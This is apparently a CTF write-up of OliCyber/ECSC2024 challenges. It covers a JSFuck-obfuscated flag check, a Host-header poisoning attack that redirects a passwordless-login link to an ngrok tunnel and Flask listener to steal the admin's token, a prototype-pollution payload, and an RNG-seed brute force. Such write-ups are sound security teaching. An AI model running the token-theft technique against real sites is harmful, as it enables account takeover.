OLICYBER.IT - NATIONAL FINAL CTF


AT EXTERNAL.OPEN.ECSC2024.IT

`writeup.md`

WEB 1 - GUESS THE FLAG!

```
submit.onclick = [][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])
```

- The website consist entirely of a field to guess the flag. By looking at the website's source code, we can see the onClick function has visibly been obfuscated with JSFuck.
- Luckily we don't even need to un-obfuscate the code ourselves, since Firefox developer tools automatically show us the real source.



```
    <input id="flag" class="form-control" type="text">
    <button id="submit" class="btn btn-primary">Guess!</button> event
  </div>
click …eflag.challs.external.open.ecsc2024.it:38304/:1:0  Bubbling ✓
() => {
  if (flag.value ===
"flag{jSf*ck_15n7_4_Gr34T_w4Y_t0_0bfusc4t3_902e489b}") {
    win()
  } else {
    loose()
  }
```

WEB 2 - !PHISHING


- The website consists of login interface and a static front page. The source code reveals another hidden page, `/admin.php`. The code checks admin privileges from a database seemingly securely.
- We don't know the admin password, but the e-mail is visible in the footer. The password-less login option looks interesting. It sends a log in mail to the selected mail address, with a link:

```
"...http://`$domain_name/token_login.php?token=$`token..."
```

STEALING THE LOGIN TOKEN

- If one can manipulate `$domain_name`, the link can be pointed to any arbitrary domain.
- The value of the variable comes from `$_SERVER['HTTP_HOST']`. In other words it comes from the HTTP Host header. It can be manipulated by e.g. intercepting and modifying the request with Burp Suite. As a proof of concept, it can be set to example.org.


- The request causes no error and after checking the mail service we can see that the link sent to our mail is in fact modified.



```
POST /passwordless_login.php HTTP/1.1
Host: example.org
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://not-phishing.challs.external.open.ecsc2024.it:38100
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://not-phishing.challs.external.open.ecsc2024.it:38100/passwordless_l
ogin.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=0bd210cb8784fb23666ea85fad12884a
Connection: keep-alive

email=timotesti%40fakemail.olicyber.it
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.10
Date: Sat, 08 Jun 2024 08:43:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/8.2.20
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 3825

<!DOCTYPE html>
<html lang="en">

  <head>
    <title>
      Just another useless website
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1"
    />
    <script src="https://cdn.tailwindcss.com">
    </script>
  </head>

  <body>
    <div style="display: contents">

      <section class="bg-gray-50 g-gray-900 min-h-screen flex flex-col
      justify-between">
        <nav class="bg-white border-gray-200 order-gray-600 g-gray-900
        border-y">
          <div class="flex flex-wrap justify-between items-center mx-auto
           max-w-screen-xl p-4">
            <a href="/" class="flex items-center space-x-3
            rtl:space-x-reverse">
              <span class="self-center text-2xl font-semibold
              whitespace-nowrap ext-white">
                Just another useless website
```


- We can set up a very simple listener. We don't really even have to own a domain if using e.g. ngrok tunnels with `ngrok http 5000` to redirect the traffic.



```
ngrok

Policy Management Examples http://ngrok.com/apigwexamples

Session Status                online
Account                       [redacted]
Update                        update available (version 3.10.1, Ctrl-U to update)
Version                       3.10.1
Region                        Europe (eu)
Latency                       27ms
Web Interface                 http://0.0.0.0:4040
Forwarding                    https://1780-46-182-118-220.ngrok-free.app -> http://localhost:5000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

```python
from flask import Flask, request
app = Flask(__name__)
@app.route("/token_login.php")
def listen():
    print(request.args)
    return "<div></div>"
```

- The admin receives and clicks the manipulated link and we get the token. By replacing the domain back to its original state manually and using the link we can log in as the admin and access `/admin.php`.


not-phishing.challs.external.open.ecsc2024.it:38100/admin.php
Just another useless website
Home
Logout

```
Welcome admin, here you go: flag{0n3_cl1ck_4cc0un7_74k30v3r_r34lly_f0und_1n_7h3_w1ld_6d805119}
```

WEB 3 - AFFILIATEDSTORE

- I was unable to solve this challenge. I made the following notable discoveries but got stuck and was unable to come up with a functioning exploit. In no particular order:

1. The basket is not really sanitized. We can insert almost anything as the basket as long as it's properly encoded (as URL encoded base64 of JSON data).
2. The web app is a shop interface. We can send a request for an admin to view a basket and send arbitrary data as said basket. The names of the items in the shopping basket are properly sanitized with JavaScript's `.innerText` so injecting a simple XSS payload there is not an option.

3. We can manipulate object prototypes in the basket. After properly encoding the following payload the forEach loop over the basket array in the client JavaScript will crash, because `cart.forEach(...)` is no longer a function. A function is not valid JSON and also causes an error in the program if attempted regardless.

```
{"__proto__": {"forEach": "a" }}
```

4. The app secret key is neither public, easily cracked or easily leaked. Therefore forging cookies with other user's user ids to view their accounts does not seem possible.

5. The solution likely involves forcing the admin to use the attacker's referral code. A user can see all orders with their referral code and the flag is hidden in the custom message of the admin's order.
6. The MongoDB database uses simple credentials (unless changed in the challenge deployment) but it is not directly accessible as the port is not exposed to the public from the Docker container's network.

MISC 2 - KINDA DIFFUSION

- After observing the code we can see that all the code in practice does is:
    - Chooses a random seed between 0 and 255 and seeds a random number generator with it
    - Adds text to the image
    - Adds a randomly generated value to each pixel's color values making the image noisy
    - Exports the image
- A random number generator with a known seed is no longer very random and in fact extremely predictable.
- Since there are so few options for a seed a brute force attack is practical.

- The solution:
    - Disable drawing the font
    - Set the input image to the noisy image given with the challenge
    - Just change a + to a - to turn addition into subtraction
    - Loop through every seed and export the resulting image as `[SEED]filename.png`
    - Manually examine the images. Only one looks normal and it in fact contains the flag.

- As code, as simply as possible:

```
diff challenge.py original.py
```

```
< SEED = 57; # random.randint(0, 255)
< FLAG = ""; # os.environ.get("FLAG", 'flag{placeholder}')

> SEED = random.randint(0, 255)
> FLAG = os.environ.get("FLAG", 'flag{placeholder}')

< p = tuple([(c - random.randint(0, 255))%256 for c in p])
> p = tuple([(c + random.randint(0, 255))%256 for c in p])

<     for i in range(0,255):
<         SEED = i
<     main(str(SEED)+filename)

>     main(filename)
```